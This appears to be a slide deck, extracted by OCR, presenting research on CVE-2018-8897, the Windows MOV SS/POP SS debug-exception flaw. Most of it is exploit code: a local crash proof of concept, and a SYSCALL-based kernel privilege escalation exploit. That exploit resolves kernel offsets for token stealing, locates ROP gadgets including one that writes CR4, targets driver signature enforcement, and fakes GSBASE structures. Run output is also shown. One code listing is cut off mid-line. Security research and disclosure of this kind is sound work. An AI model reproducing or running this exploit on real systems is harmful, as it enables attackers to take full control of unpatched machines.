


- Discovered it while building VM detection mechanisms
- What if a **VMEXIT** occurs during a “blocking” period?
- **CPUID**
- Intel hardware has explicit granularity for these cases, e.g. blocking by **MOV SS**
- AMD does not, Zen architecture discards pending **#DB** exceptions on these **VMEXIT** cases when blocking by **MOV SS**
- Held pending after regular branches...
- Wondered what would happen in the case of a inter-privilege branch, e.g. **INT #** and **SYSCALL**?

Imagine this scenario...

- A hardware breakpoint was set at the memory address of **RAX** (e.g. break on access)
- Usermode code is executing with **EIP** at the **MOV SS** instruction
- The **#DB** would normally be tripped before the **INT 3** fires, however, **MOV SS** and **POP SS** are special - they suppress this behavior until after the **INT 3** executes

```
; DRx primed with RAX's linear address
mov ss, [rax]
int 3
```



So, what happens?

The **INT 3** executes in the context of usermode code.

This causes a branch to the **INT 3** handler in kernelmode, which is **KiBreakpointTrap**.

Before **KiBreakpointTrap** executes its first instruction, the pending **#DB** is fired (which was suppressed by **MOV SS**) and execution redirects to **KiDebugTrapOrFault**.

KiDebugTrapOrFault is entered with a kernelmode **CS.**

Demo: A local DoS

```c
/*
*   The entry point of the program.
*/
int CALLBACK WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)
{
    SetThreadAffinityMask(NtCurrentThread(), 1);

    // (In)sanity check.
    if (MessageBoxA(NULL,
        "WARNING: This will cause your machine to bugcheck.\n"
        "All unsaved work will be lost.\n\n"
        "Click 'YES' to continue at your own risk.",
        "Are you sure you want to continue?",
        MB_ICONERROR | MB_YESNOCANCEL | MB_DEFBUTTON2)
        == IDYES)
    {
        __try
        {
            // Abandon hope all ye who enter here.
            Execute();
        }
        __except (EXCEPTION_EXECUTE_HANDLER)
        {

        }

        // If we get this far, that means the vulnerability was not able to
        // bugcheck the machine.
        MessageBoxA(NULL,
            "If you're able to get this far, that means your machine "
            "has not bugchecked. The issue is most likely resolved "
            "on your OS version.\n",
            "Your machine isn't vulnerable.",
            MB_ICONINFORMATION);

        ExitProcess(1);
    }

    ExitProcess(0);
}
```

https://github.com/nmulasmajic/CVE-2018-8897

```
; This is the global memory address we apply the hardware breakpoint on.
EXTERN StackSelector: word

; A reference to the C++ routine that will set a hardware breakpoint on a target memory address.
EXTERN SetDataBreakpoint: proc

.code

Execute PROC
    ; Store the current (valid) SS selector.
    mov [StackSelector], ss

    ; BREAKPOINT_TYPE::Access
    mov r9, 3

    ; DEBUG_REGISTERS::DR0
    mov r8, 0

    ; BREAKPOINT_SIZE::Four
    mov rdx, 3

    ; Address to place a DB (HWBP) on. This is the address of the global that contains the SS selector value.
    lea rcx, StackSelector

    ; Setup shadow space on the stack.
    sub rsp, 20h

    ; Prime the current thread's debug registers.
    call SetDataBreakpoint

    ; Restore home space.
    add rsp, 20h

    ; Check to see if the routine failed.
    test rax, rax
    jz exit

    spin:
    jmp spin

    mov ss, [rax] ; #DB should fire here, but it's supressed.
    int 3
```

https://github.com/nmulasmajic/CVE-2018-8897

```
/*
 *   Sets a data breakpoint (hardware breakpoint) on a user-supplied address.
 */
extern "C" uintptr_t __stdcall SetDataBreakpoint(uintptr_t Address, BREAKPOINT_SIZE Size, DEBUG_REGISTERS Register = DEBUG_REGISTERS::DR0, BREAKPOINT_TYPE Type =
  BREAKPOINT_TYPE::Access)
{
    // 17.2.4: Debug Control Register (DR7)
    static uintptr_t DR7 = 0;

    // L0 through L3 (local breakpoint enable) flags (bits 0, 2, 4, and 6)
    DR7 |= ((uintptr_t)1 << ((uintptr_t)Register << (uintptr_t)1));

    // R/W0 through R/W3 (read/write) fields (bits 16, 17, 20, 21, 24, 25, 28, and 29)
    DR7 |= ((uintptr_t)Type << (((uintptr_t)Register << 2) + 16));

    // LEN0 through LEN3 (Length) fields (bits 18, 19, 22, 23, 26, 27, 30, and 31)
    DR7 |= ((uintptr_t)Size << (((uintptr_t)Register << 2) + 18));

    // The CONTEXT structure needs to be aligned on a 16 byte boundary; this makes sure that is the case.
    PCONTEXT Context = (PCONTEXT)_aligned_malloc(sizeof(CONTEXT), 16);
    if (!Context)
        return 0;

    memset(Context, 0, sizeof(CONTEXT));

    // Adjust the hardware breakpoints (only).
    Context->ContextFlags = CONTEXT_DEBUG_REGISTERS;

    // Adjust the DR* contents for this thread.
    ((uintptr_t*)&Context->Dr0)[(uintptr_t)Register] = Address;
    Context->Dr7 = DR7;

    BOOL bSuccess = SetThreadContext(NtCurrentThread(), Context);

    // Make sure we don't leak any memory.
    _aligned_free(Context);

    return ((bSuccess) ? Address : 0);
}
```

https://github.com/nmulasmajic/CVE-2018-8897

```
    spin:
    jmp spin

    mov ss, [rax] ; #DB should fire here, but it's supressed.
    int 3

    ; #DB is released after the INT 03 instruction executes.
    ;
    ; INT 03 will branch to kernelmode, in particular, to the IDT
    ; entry at nt!KiBreakpointTrap.
    ;
    ; nt!KiBreakpointTrap will not execute its first instruction,
    ; since it will be interrupted by the #DB that was just
    ; dispatched. This will cause the processor to transition to
    ; the #DB handler at nt!KiDebugTrapOrFault.

exit:
    ; This instruction shouldn't execute if we succeed.
    ret
Execute ENDP
```

https://github.com/nmulasmajic/CVE-2018-8897

MOV/POP SS avoids the SWAPGS

- As an optimization, there’s no need to use **SWAPGS** if **GSBASE** is kernelmode
- We avoid the **SWAPGS** since Windows thinks we’re coming from kernelmode
- We can control **GSBASE** through the **WRGSBASE** instruction

```
                     KiDebugTrapOrFault proc near              ; DATA XREF: .data:0000000140338270↓o
                                                               ; .pdata:000000014039F528↓o ...

                     TrapFrame       = _KTRAP_FRAME ptr -168h

48 83 EC 08                          sub     rsp, 8
55                                   push    rbp
48 81 EC 58 01 00 00                 sub     rsp, 158h
48 8D AC 24 80 00 00 00              lea     rbp, [rsp+80h]
C6 45 AB 01                          mov     [rbp+0E8h+TrapFrame.ExceptionActive], 1
48 89 45 B0                          mov     [rbp+0E8h+TrapFrame._Rax], rax
48 89 4D B8                          mov     [rbp+0E8h+TrapFrame._Rcx], rcx
48 89 55 C0                          mov     [rbp+0E8h+TrapFrame._Rdx], rdx
4C 89 45 C8                          mov     [rbp+0E8h+TrapFrame._R8], r8
4C 89 4D D0                          mov     [rbp+0E8h+TrapFrame._R9], r9
4C 89 55 D8                          mov     [rbp+0E8h+TrapFrame._R10], r10
4C 89 5D E0                          mov     [rbp+0E8h+TrapFrame._R11], r11
F6 85 F0 00 00 00 01                 test    byte ptr [rbp+0E8h+TrapFrame.SegCs], 1
74 5B                                jz      short FromKernelMode
0F 01 F8                             swapgs
65 4C 8B 14 25 88 01 00 00           mov     r10, gs:188h
41 F6 42 03 80                       test    byte ptr [r10+3], 80h
74 33                                jz      short loc_140174983
B9 02 01 00 C0                       mov     ecx, 0C0000102h
0F 32                                rdmsr
48 C1 E2 20                          shl     rdx, 20h
48 0B C2                             or      rax, rdx
49 39 82 F0 00 00 00                 cmp     [r10+0F0h], rax
74 1C                                jz      short loc_140174983
49 8B 92 F0 01 00 00                 mov     rdx, [r10+1F0h]
41 0F BA 6A 74 08                    bts     dword ptr [r10+74h], 8
66 41 FF 8A E6 01 00 00              dec     word ptr [r10+1E6h]
48 89 82 80 00 00 00                 mov     [rdx+80h], rax

                     loc_140174983:                            ; CODE XREF: KiDebugTrapOrFault+4E↑j
                                                               ; KiDebugTrapOrFault+65↑j
41 F6 42 03 03                       test    byte ptr [r10+3], 3
66 C7 85 80 00 00 00 00 00           mov     word ptr [rbp+0E8h+TrapFrame.Dr7], 0
74 05                                jz      short FromKernelMode
E8 E8 80 FF FF                       call    KiSaveDebugRegisterState

                     FromKernelMode:                           ; CODE XREF: KiDebugTrapOrFault+3B↑j
                                                               ; KiDebugTrapOrFault+91↑j
FC                                   cld
0F AE 5D AC                          stmxcsr [rbp+0E8h+TrapFrame._MxCsr]
65 0F AE 14 25 80 01 00 00           ldmxcsr dword ptr gs:180h
```

WRFSBASE/WRGSBASE—Write FS/GS Segment Base

Opcode/ Instruction	Op/ En	64/32-bit Mode	CPUID Feature Flag	Description
F3 0F AE /2 WRFSBASE *r32*	M	V/I	FSGSBASE	Load the FS base address with the 32-bit value in the source register.
F3 REX.W 0F AE /2 WRFSBASE *r64*	M	V/I	FSGSBASE	Load the FS base address with the 64-bit value in the source register.
F3 0F AE /3 WRGSBASE *r32*	M	V/I	FSGSBASE	Load the GS base address with the 32-bit value in the source register.
F3 REX.W 0F AE /3 WRGSBASE *r64*	M	V/I	FSGSBASE	Load the GS base address with the 64-bit value in the source register.

Instruction Operand Encoding

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
M	ModRM:r/m (r)	NA	NA	NA

Description

Loads the FS or GS segment base address with the general-purpose register indicated by the modR/M:r/m field.

The source operand may be either a 32-bit or a 64-bit general-purpose register. The REX.W prefix indicates the operand size is 64 bits. If no REX.W prefix is used, the operand size is 32 bits; the upper 32 bits of the source register are ignored and upper 32 bits of the base address (for FS or GS) are cleared.

This instruction is supported only in 64-bit mode.

WRGSBASE

- Writes to **GSBASE** address at any privilege level
- When the kernel reads from **GS** memory, e.g. to get kernelmode data structures, it mistakenly reads from memory under our control instead

Quick recap

- Can fire **#DB** exception at unexpected location, kernel becomes confused
- Handler thinks we are trusted, since it came from kernel **CS**
- This means we won't use **SWAPGS**
- We control **GSBASE**
- **????????**
- Find instructions to capitalize on this
- **????????**
- Profit

Initial weaponizing

- Erroneously assumed there was no encoding for **MOV SS, [RAX]**, only immediates. e.g. **MOV SS, AX**
- That doesn’t dereference memory
- But **POP SS** dereferences stack memory
- Problem though: **POP SS** only valid in 32-bit compatibility code segment
- On Intel chips, **SYSCALL** cannot be used in compatibility mode
- So focused on using **INT #** only, for weaponizing between both architectures.

```
; void __stdcall __noreturn KeBugCheckEx(ULONG BugCheckCode, ULONG_PTR BugC
                public KeBugCheckEx
KeBugCheckEx    proc near               ; CODE XREF: CcGetDirtyPagesHelper+
                                        ; CcUnpinFileDataEx+550↑p ...

var_18          = qword ptr -18h
var_10          = qword ptr -10h
var_8           = qword ptr -8
arg_0           = qword ptr  8
arg_8           = qword ptr  10h
arg_10          = qword ptr  18h
arg_18          = qword ptr  20h
BugCheckParameter4= qword ptr  28h
arg_28          = byte ptr  30h

                mov     [rsp+arg_0], rcx
                mov     [rsp+arg_8], rdx
                mov     [rsp+arg_10], r8
                mov     [rsp+arg_18], r9
                pushfq
                sub     rsp, 30h
                cli
                mov     rcx, gs:20h
                mov     rcx, [rcx+62C0h]
                call    RtlCaptureContext
                mov     rcx, gs:20h
                add     rcx, 100h
                call    KiSaveProcessorControlState
                mov     r10, gs:20h
                mov     r10, [r10+62C0h]
                mov     rax, [rsp+38h+arg_0]
                mov     [r10+80h], rax
                mov     rax, [rsp+38h+var_8]
                mov     [r10+44h], rax
                lea     rax, byte_14019C5A9
                cmp     rax, [rsp+38h]
                jnz     short loc_14019C645
                lea     r8, [rsp+38h+arg_28]
                lea     r9, KeBugCheck
                jmp     short loc_14019C651
; ---------------------------------------------------------------------------

loc_14019C645:                          ; CODE XREF: KeBugCheckEx+75↑j
                lea     r8, [rsp+38h]
                lea     r9, KeBugCheckEx
```

Challenges...

- Find a way to write memory…
- Luckily, if we cause a page fault (**KiPageFault**) from kernelmode, we end up calling **KeBugCheckEx** again
- This function dereferences **GSBASE** memory, which is under our control and calls into **RtlCaptureContext**

Challenges...

- Clobbers surrounding memory
- Had to early out to avoid destroying too much state…
- **#GP** on XMM operation
- One CPU had to be “stuck” to deal with writing to target location
- Chose CPU1 since CPU0 had to service other incoming interrupts from APIC
- CPU1 endlessly page faults, goes to the double fault handler when it runs out of stack space

```
                public RtlCaptureContext
RtlCaptureContext proc near             ; CODE XREF: RtlUnwindEx+81↑p
                                        ; KeBugCheckEx+2A↑p ...

var_8           = dword ptr -8
arg_0           = byte ptr  8

                pushfq
                mov     [rcx+78h], rax
                mov     [rcx+80h], rcx
                mov     [rcx+88h], rdx
                mov     [rcx+0B8h], r8
                mov     [rcx+0C0h], r9
                mov     [rcx+0C8h], r10
                mov     [rcx+0D0h], r11
                movaps  xmmword ptr [rcx+1A0h], xmm0
                movaps  xmmword ptr [rcx+1B0h], xmm1
                movaps  xmmword ptr [rcx+1C0h], xmm2
                movaps  xmmword ptr [rcx+1D0h], xmm3
                movaps  xmmword ptr [rcx+1E0h], xmm4
                movaps  xmmword ptr [rcx+1F0h], xmm5

CcSaveNVContext:                        ; DATA XREF: RtlpCaptureContext+2↑o
                mov     word ptr [rcx+38h], cs
                mov     word ptr [rcx+3Ah], ds
                mov     word ptr [rcx+3Ch], es
                mov     word ptr [rcx+42h], ss
                mov     word ptr [rcx+3Eh], fs
                mov     word ptr [rcx+40h], gs
                mov     [rcx+90h], rbx
                mov     [rcx+0A0h], rbp
```

Challenges...

- **CPU0** does the driver loading
- Will attempt to send TLB shootdowns
- This forces **CPU0** to wait on the other CPUs, by checking PacketBarrier variable in its **_KPCR**
- But CPU1 is in a dead spin... it’s never going to respond
- Luckily, we have info leak to **_KPCR** for any CPU, accessible from usermode, so we added this to our list of memory writes
- Next problem, all CPUs, other than **BSP**, have their **#DF** stack flow into the **_KPCR** without any guard pages. This will corrupt the **_KPCR** state for that CPU
- Luckily our **_KPCR** leak also gives us the **TSS** pointer for that CPU. We overwrite the **#DF** stack handler to point to user memory

The easy way

- This works, but it’s very complicated. With enough finagling we were able to achieve 100% reliability
- Firing **INT #** swaps stack to kernelmode on privilege level change
- What if we used **SYSCALL** instead?

🤔 🤔 🤔

The SYSCALL handler, KiSystemCall64

- Registered in the **IA32_LSTAR** MSR (**0xC0000082**)
- Not only can we enter kernelmode with a **GSBASE** under our control, but we can also do so with our usermode stack
- **SYSCALL**, unlike **INT #**, will not immediately swap to a kernel stack
- Much easier to exploit than our attempt using **INT 3**

```
KiSystemCall64  proc near                  ; DATA XREF: sub_14016C500+21↑o
                                           ; .pdata:00000001403BA70C↓o ...

var_110         = qword ptr -110h
var_E8          = byte ptr -0E8h
var_C0          = qword ptr -0C0h
var_B8          = qword ptr -0B8h
var_B0          = qword ptr -0B0h
var_A8          = qword ptr -0A8h
var_A0          = qword ptr -0A0h
arg_70          = qword ptr  78h

; __unwind { // KiSystemServiceHandler
                swapgs
                mov     gs:10h, rsp
                mov     rsp, gs:1A8h
                push    2Bh ; '+'
                push    qword ptr gs:10h
                push    r11
                push    33h ; '3'
                push    rcx
                mov     rcx, r10
                sub     rsp, 8
                push    rbp
                sub     rsp, 158h
                lea     rbp, [rsp+190h+var_110]
                mov     [rbp+0C0h], rbx
                mov     [rbp+0C8h], rdi
                mov     [rbp+0D0h], rsi
                mov     [rbp-50h], rax
                mov     [rbp-48h], rcx
                mov     [rbp-40h], rdx
                test    byte ptr gs:278h, 1
                jz      loc_140187D88
                mov     rcx, gs:188h
                mov     rcx, [rcx+220h]
                mov     rcx, [rcx+838h]
                mov     gs:270h, rcx
                mov     ecx, 48h ; 'H'
                mov     eax, 1
                xor     edx, edx
```

SYSCALL functions similar to INT 3

SYSCALL executes in the context of usermode code.

This causes a branch to the **SYSCALL** handler in kernelmode, which is **KiSystemCall64**.

Before **KiSystemCall64** executes its first instruction, the pending **#DB** is fired (which was suppressed by **MOV/POP SS**) and execution redirects to **KiDebugTrapOrFault**.

KiDebugTrapOrFault is entered with a kernelmode **CS** and with a usermode stack (since the stack swap doesn’t complete in **KiSystemCall64**).

Demo: LPE using SYSCALL

```
PS C:\Users\root\Desktop> .\exploit.exe
[3508 > main]: Checking system for compatability.
[3508 > SysCheckCompatability]: Machine has 4 processors.
[3508 > main]: Searching for loaded kernel modules: ntoskrnl.exe and CI.dll.
[3508 > SysFindDrivers]: There are 173 drivers loaded.
[3508 > SysFindDrivers]: ntoskrnl loaded at 0xFFFFF8023E61F000, CI loaded at 0xFFFFF80D751A0000.
[3508 > main]: Loading required kernel offsets.
[3508 > SymFindKernelOffsets]: Initializing symbol handler with path: 'SRV*C:\Users\root\AppData\Local\Temp\*http://msdl
.microsoft.com/download/symbols'.
[3508 > SymFindKernelOffsets]: System directory: C:\Windows\system32.
[3508 > SymFindKernelOffsets]: Loading symbols for ntoskrnl: C:\Windows\system32\ntoskrnl.exe.
[3508 > SymFindKernelOffsets]: _KPCR.Prcb.CurrentThread: +0x188.
[3508 > SymFindKernelOffsets]: _KTHREAD.ApcState.Process: +0xb8.
[3508 > SymFindKernelOffsets]: _EPROCESS.Token: +0x358.
[3508 > SymFindKernelOffsets]: nt!PsInitialSystemProcess: +0x3fe0e0
[3508 > SymFindKernelOffsets]: Loading symbols for CI: C:\Windows\system32\ci.dll.
[3508 > SymFindKernelOffsets]: CI!g_CiOptions: +0x1cd10
[3508 > main]: Currently executing under:
        - desktop-d9mqpcr\root
[3508 > main]: Forcing exploit to run on CPU0.
[3508 > main]: Preparing process for exploitation.
[3508 > PsPrepareProcess]: Current working set: { 0x32000, 0x159000 } bytes.
[3508 > PsPrepareProcess]: Adjusted working set: { 0x2710000, 0x2710000 } bytes.
[3508 > PsPrepareProcess]: Paging stack into memory: 0x000000A138400000-0x000000A139400000.
[3508 > PsPrepareProcess]: _KPCR: Allocating memory for user-controlled GS base.
[3508 > PsPrepareProcess]: _KPCR: New GS base at 0x0000027F61A20000.
[3508 > PsPrepareProcess]: _KPCR.Prcb.CurrentThread: Allocating memory for user-controlled thread.
[3508 > PsPrepareProcess]: _KPCR.Prcb.CurrentThread: Current thread at 0x0000027F63BA0000.
[3508 > PsPrepareProcess]: _KTHREAD.ApcState.Process: Allocating memory for user-controlled process.
[3508 > PsPrepareProcess]: _KTHREAD.ApcState.Process: Current process at 0x0000027F63DB0000.
[3508 > PsPrepareProcess]: _KPCR.CurrentPrcb: Allocation memory for user-controlled processor control region.
[3508 > PsPrepareProcess]: _KPCR.CurrentPrcb: Processor control region at 0x0000027F63DC0000.
[3508 > PsPrepareProcess]: Paging executable into memory: 0x00007FF612CF0000-0x00007FF612E7E000.
[3508 > main]: Spawning new thread to overwrite return address on usermode stack.
[3508 > main]: Worker thread created (0x0000000000000158): 7044.
[3508 > main]: Current SS value: 0x2b.
[7044 > Cpu1CorruptStack]: Forcing worker thread to run on CPU1.
[3508 > main]: Priming hardware breakpoints on the stored SS value: 0x00007FF612E69270.
[3508 > main]: Current GS base: 0x000000A138284000.
[3508 > main]: Writing user-controlled memory region for GS base: 0x0000027F61A20000.
```

```c
/*
*   The entry point of the program.
*/
int main(_In_ int /* argc */, _In_ char** /* argv */)
{
    // As a hint so that the scheduler doesn't preempt the process much.
    if (!SetPriorityClass(NtCurrentProcess(), REALTIME_PRIORITY_CLASS))
    {
        pprintf("ERROR: Failed to set priority class of process.\n");
        return 1;
    }

    // CPU0 runs the exploit. It'd be nice if it ran slower than CPU1, so that
    // CPU1 can corrupt CPU0's stack, but it's unlikely that this will be
    // guaranteed since CPU0 will execute the exploit without interrupts on.
    if (!SetThreadPriority(NtCurrentThread(), THREAD_PRIORITY_LOWEST))
    {
        pprintf("ERROR: Failed to set priority class of thread.\n");
        return 1;
    }

    pprintf("Checking system for compatability.\n");

    // We need 2 dedicated cores for this exploit.
    if (!SysCheckCompatability())
    {
        pprintf("ERROR: System is not compatible.\n");
        return 1;
    }

    pprintf("Searching for loaded kernel modules: ntoskrnl.exe and CI.dll.\n");

    // Find the base address of ntoskrnl.exe and CI.dll. CI is needed to disable
    // driver signing enforcement.
    if (!SysFindDrivers())
    {
        pprintf("ERROR: Failed to find required kernel modules.\n");

        return 1;
    }
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```cpp
/*
 *   Finds ntoskrnl.exe/CI.dll in the loaded driver list.
 */
bool SysFindDrivers()
{
    std::vector<PVOID> Drivers;

    // Walk the loaded driver list.
    while (TRUE)
    {
        DWORD Needed = 0;
        EnumDeviceDrivers(Drivers.data(), (DWORD)(Drivers.size() * sizeof(PVOID)), &Needed);

        if (Drivers.size() == (Needed / sizeof(PVOID)))
            break;

        Drivers.resize(Needed / sizeof(PVOID));
    }

    pprintf("There are %zu drivers loaded.\n", Drivers.size());

    // Find the ones we care about.
    for (auto& Driver : Drivers)
    {
        WCHAR DriverName[MAX_PATH + 1] = { 0 };
        GetDeviceDriverBaseNameW(Driver, DriverName, (RTL_NUMBER_OF(DriverName) - 1));

        if (!_wcsicmp(DriverName, L"ntoskrnl.exe"))
        {
            _NtoskrnlBaseAddress = Driver;
        }
        else if (!_wcsicmp(DriverName, L"CI.dll"))
        {
            _CiBaseAddress = Driver;
        }
    }

    if (!_NtoskrnlBaseAddress)
    {
        pprintf("ERROR: Failed to find ntoskrnl.exe in loaded driver list.\n");

        return false;
    }
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```c
// Load required kernel symbols and offsets that we need for exploitation.
if (!SymFindKernelOffsets())
{
    pprintf("ERROR: Failed to load symbols.\n");
    return 1;
}

// List the user account we're currently executing as.
pprintf("Currently executing under:\n\t- ");
system("whoami");

pprintf("Forcing exploit to run on CPU0.\n");

// CPU0 runs the sploit.
SetThreadAffinityMask(NtCurrentThread(), 1);

pprintf("Preparing process for exploitation.\n");

// We need to make sure memory that we use in usermode stays paged in.
// It's sorta difficult to ensure this without administrator privileges, so
// we'll just make suggestions to the memory manager ;).
if (!PsPrepareProcess())
{
    pprintf("ERROR: Failed to prepare process for exploitation.\n");
    return 1;
}

// Create a new thread to run exclusively on CPU1.
pprintf("Spawning new thread to overwrite return address on usermode stack.\n");

DWORD ThreadId = 0;
HANDLE ThreadHandle = CreateThread(NULL, 0, Cpu1CorruptStack, NULL, 0, &ThreadId);
if (!ThreadHandle)
{
    pprintf("ERROR: Failed to create worker thread. Code: %u.\n", GetLastError());
    return 1;
}

pprintf("Worker thread created (0x%p): %u.\n", ThreadHandle, ThreadId);

CloseHandle(ThreadHandle);
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```cpp
/*
*   Use dbghelp/symsrv to retrieve the PDBs for ntoskrnl.exe and CI.dll.
*   We need undocumented fields.
*/
bool SymFindKernelOffsets()
{
    FSymbols Symbols(SYMOPT_CASE_INSENSITIVE |
        SYMOPT_UNDNAME |
        SYMOPT_DEFERRED_LOADS |
        SYMOPT_IGNORE_NT_SYMPATH |
        SYMOPT_FAIL_CRITICAL_ERRORS |
        SYMOPT_EXACT_SYMBOLS |
        SYMOPT_FAVOR_COMPRESSED |
        SYMOPT_DISABLE_SYMSRV_AUTODETECT |
        SYMOPT_DEBUG);

    // Save the PDBs downloaded from the Microsoft symbol server to your
    // temporary path.
    wchar_t LocalSymbolCache[MAX_PATH + 1] = { 0 };
    GetTempPathW((RTL_NUMBER_OF(LocalSymbolCache) - 1), LocalSymbolCache);

    std::wstring SymbolPath = L"SRV*";
    SymbolPath.append(LocalSymbolCache);
    SymbolPath.append(L"*http://msdl.microsoft.com/download/symbols");

    pprintf("Initializing symbol handler with path: '%S'.\n", SymbolPath.c_str());

    if (!Symbols.Initialize(SymbolPath.c_str()))
    {
        pprintf("ERROR: Failed to initialize symbol support.\n");
        return false;
    }

    wchar_t SystemDirectory[MAX_PATH + 1] = { 0 };
    GetSystemDirectoryW(SystemDirectory, (RTL_NUMBER_OF(SystemDirectory) - 1));

    pprintf("System directory: %S.\n", SystemDirectory);

    // Load symbols for ntoskrnl.exe.
    wchar_t NtoskrnlPath[MAX_PATH + 1] = { 0 };
    wcscpy_s(NtoskrnlPath, SystemDirectory);
    PathAppendW(NtoskrnlPath, L"ntoskrnl.exe");
```

```cpp
/*
*   Find the required ROP gadgets for the exploit.
*/
bool SympFindRopGadgets(_In_ PWCHAR NtoskrnlPath)
{
    bool Status = false;

    PVOID Mapping = NULL;
    size_t MappingSize = 0;
    if (!IoMapImage(NtoskrnlPath, Mapping, MappingSize))
    {
        pprintf("ERROR: Failed to map ntoskrnl into memory.\n");
        return false;
    }

    pprintf("ntoskrnl mapped into memory: 0x%p (0x%zx).\n", Mapping, MappingSize);

    size_t TextSize = 0;
    PVOID TextSection = IoGetImageSection(Mapping, ".text", TextSize);
    if (!TextSection)
    {
        pprintf("ERROR: Failed to find the .text section in ntoskrnl.\n");
        goto Cleanup;
    }

    pprintf("Searching for ROP gadgets in .text: 0x%p (0x%zx).\n", TextSection, TextSize);

    PVOID Gadget1Location, Gadget2Location, Gadget3Location;

    Gadget1Location = MmFindBytes((uint8_t*)TextSection, TextSize, _Gadget1, sizeof(_Gadget1));
    if (!Gadget1Location)
    {
        pprintf("ERROR: Failed to find ROP gadget 1 in ntoskrnl.\n");
        goto Cleanup;
    }

    _Gadget1Offset = ((uir

    Gadget2Location = MmFi
    if (!Gadget2Location)
    {
        pprintf("ERROR: Fa
        goto Cleanup;
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```c
// nt!ReadStringDelimited
const uint8_t _Gadget1[] =
{
    0x48, 0x81, 0xC4, 0x60, 0x20, 0x00, 0x00,   // add rsp, 2060h
    0x41, 0x5F,                                 // pop r15
    0x41, 0x5E,                                 // pop r14
    0x41, 0x5D,                                 // pop r13
    0x41, 0x5C,                                 // pop r12
    0x5F,                                       // pop rdi
    0x5E,                                       // pop rsi
    0x5D,                                       // pop rbp
    0xC3                                        // retn
};

const uint8_t _Gadget2[] =
{
    0x59,                                       // pop rcx
    0xC3                                        // retn
};

// nt!KeFlushCurrentTbImmediately
const uint8_t _Gadget3[] =
{
    0x0F, 0x22, 0xE1,                           // mov cr4, rcx
    0xC3                                        // retn
};
```

```c
// The image base of ntoskrnl.exe.
PVOID _NtoskrnlBaseAddress = 0;

// The image base of CI.dll.
PVOID _CiBaseAddress = 0;

// The RVA of nt!PsInitialSystemProcess.
uint64_t _PsInitialSystemProcessOffset = 0;

// The RVA of nt!ExAllocatePoolWithTag.
uint64_t _ExAllocatePoolWithTagOffset = 0;

// The RVA of CI!g_CiOptions.
uint64_t _g_CiOptionsOffset = 0;

// Offset of _KPCR.CurrentPrcb.
uint64_t _CurrentPrcbOffset = 0;

// Offset of _KPCR.Prcb.CurrentThread.
uint64_t _CurrentThreadOffset = 0;

// Offset of _KTHREAD.ApcState.Process.
uint64_t _CurrentProcessOffset = 0;

// Offset of _EPROCESS.Token.
uint64_t _ProcessTokenOffset = 0;

// ROP gadget RVAs.
uint64_t _Gadget1Offset = 0, _Gadget2Offset = 0, _Gadget3Offset = 0;
```

https://github.com/nmulasmajic/syscall_exploit_CVE-2018-8897

```c
// Load required kernel symbols and offsets that we need for exploitation.
if (!SymFindKernelOffsets())
{
    pprintf("ERROR: Failed to load symbols.\n");
    return 1;
}

// List the user account we're currently executing as.
pprintf("Currently executing under:\n\t- ");
system("whoami");

pprintf("Forcing exploit to run on CPU0.\n");

// CPU0 runs the sploit.
SetThreadAffinityMask(NtCurrentThread(), 1);

pprintf("Preparing process for exploitation.\n");

// We need to make sure memory that we use in usermode stays paged in.
// It's sorta difficult to ensure this without administrator privileges, so
// we'll just make suggestions to the memory manager ;).
if (!PsPrepareProcess())
{
    pprintf("ERROR: Failed to prepare process for exploitation.\n");
    return 1;
}

// Create a new thread to run exclusively on CPU1.
pprintf("Spawning new thread to overwrite return address on usermode stack.\n");

DWORD ThreadId = 0;
HANDLE ThreadHandle = CreateThread(NULL, 0, Cpu1CorruptStack, NULL, 0, &ThreadId);
if (!ThreadHandle)
{
    pprintf("ERROR: Failed to create worker thread. Code: %u.\n", GetLastError());
    return 1;
}

pprintf("Worker thread created (0x%p): %u.\n", ThreadHandle, ThreadId);

CloseHandle(ThreadHandle);
```

https://github.com/nmulasmajic/
syscall_exploit_CVE-2018-8897

```
/*
 *   Increase the process working set size and setup the spoofed GSBASE.
 */
bool PsPrepareProcess()
{
    // Increase the process working set size: this allows for more pages in this
    // process to be held in RAM.
    SIZE_T Minimum = 0, Maximum = 0;
    GetProcessWorkingSetSize(NtCurrentProcess(), &Minimum, &Maximum);
    pprintf("Current working set: { 0x%zx, 0x%zx } bytes.\n", Minimum, Maximum);

    SetProcessWorkingSetSize(NtCurrentProcess(), WORKING_SET_SIZE, WORKING_SET_SIZE);

    GetProcessWorkingSetSize(NtCurrentProcess(), &Minimum, &Maximum);
    pprintf("Adjusted working set: { 0x%zx, 0x%zx } bytes.\n", Minimum, Maximum);

    // We need to make sure CPU0's stack doesn't get paged out randomly...
    // otherwise we'll hit the double fault handler.
    PTEB_INTERNAL Teb = (PTEB_INTERNAL)NtCurrentTeb();
    pprintf("Paging stack into memory: 0x%p-0x%p.\n", Teb->NtTib.StackLimit, Teb->NtTib.StackBase);
    MmProbeAndLockPages(Teb->NtTib.StackLimit, (size_t)((uintptr_t)Teb->NtTib.StackBase - (uintptr_t)Teb->NtTib.StackLimit));

    // Since we control GSBASE from usermode, we need to insert fake values
    // into it so that when they are accessed during normal kernel operations
    // they exist and are valid.

    // Create our spoofed/user-controlled GSBASE.
    pprintf("_KPCR: Allocating memory for user-controlled GS base.\n");

    _SpoofedGSBase = (PBYTE)VirtualAlloc(NULL, TARGET_MEMORY_SIZE, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (!_SpoofedGSBase)
    {
        pprintf("ERROR: Memory allocation failure. Code: %u.\n", GetLastError());
        return false;
    }

    pprintf("_KPCR: New GS base at 0x%p.\n", _SpoofedGSBase);

    MmProbeAndLockPages(_SpoofedGSBase, TARGET_MEMORY_SIZE);

    // _KPCR.Prcb.CurrentThread pointer needs to be valid.
    pprintf("_KPCR.Prcb.CurrentThread: Allocating memory for user-controlled thread.\n");

